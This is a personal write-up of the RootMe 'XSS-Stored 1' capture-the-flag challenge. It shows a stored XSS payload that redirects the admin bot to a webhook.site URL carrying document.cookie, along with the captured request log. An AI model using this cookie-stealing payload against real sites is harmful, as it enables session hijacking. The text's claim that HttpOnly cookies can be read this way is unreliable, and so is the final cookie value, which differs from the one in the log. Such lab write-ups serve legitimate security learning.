
XSS-Stored 1 CTF Writeup

This document is a walkthrough on one way to solve the **XSS-Stored 1 CTF** on **RootMe**. The objective is to explain how I was able to solve this CTF to my future self.


General Information

- *Difficulty:* Easy/Medium
- *Category:* Web
- *Link:* XSS-Stored 1 - RootMe


Solution



We're greeted to this website, where we can input a Title and Message




Upon input, the website displays it on our client, and it remains even if we leave the page, hinting at the fact that the server is externally stores it somewhere, let's exploit that !




Now, the goal of the challenge as stated in the description, is to steal the **admin cookie.**

Note: Since this is a CTF and we're in a simulated environment, we can't rely on other clients to use the website at the same time as us, so we can suppose that the admin cookie is held by a bot, which will visit the website after a short period of time.

Now, let's inject the following script in Message: **<script>alert(document.cookie)</script>**






Two things to note from the screenshots above. First of all, we've managed to successfully inject code into the website's system. Upon loading the page, the stored script that we sent as input was read as code by the website, and executed. Second of all, the cookies that were printed out are some general tracking cookies from Google, which we don't care about.

Now, when the admin bot visits the website, what if we executed a script that sent his personal cookie to an external source, accessible by us. We can do exactly that using a **Webhook**. We'll use this link as our access point: https://webhook.site/#!/view/3e62d484-91f6-41a4-b0ea-29076ec149ff

Moreover, there's an attribute called **HttpOnly** on cookies, which basically means that it can only be sent/accessed when sent through Http Requests, which a webhook does, so that shouldn't be a problem

Using the webhook, we'll inject the following script in Message:
<script>window.location='https://webhook.site/3e62d484-91f6-41a4-b0ea-29076ec149ff?c='+document.cookie;</script>



Request Details Permalink Raw content Copy as

GET	https://webhook.site/3e62d484-91f6-41a4-b0ea-29076ec149ff?c=ADMIN_COOKIE=NkI9qe4cdLIO2P7MIsWS8o...
Host	`2001:bc8:35b0:c166::151` Whois Shodan Netify Censys VirusTotal
Date	08/01/2025 21:43:06 (24 minutes ago)
Size	0 bytes
Time	0.000 sec
ID	70954035-c63b-41f1-9534-837de6b9ab76
Note	Add Note

Query strings

c	`ADMIN_COOKIE=NkI9qe4cdLIO2P7MIsWS8ofD6`

No content

After some time, by looking at the results that our webhook has received, we see that the bot has given us the following admin cookie: **VHRwrkNJXou0Ea3KoeOlkKd1nmhdI6lBG3D9RvK1**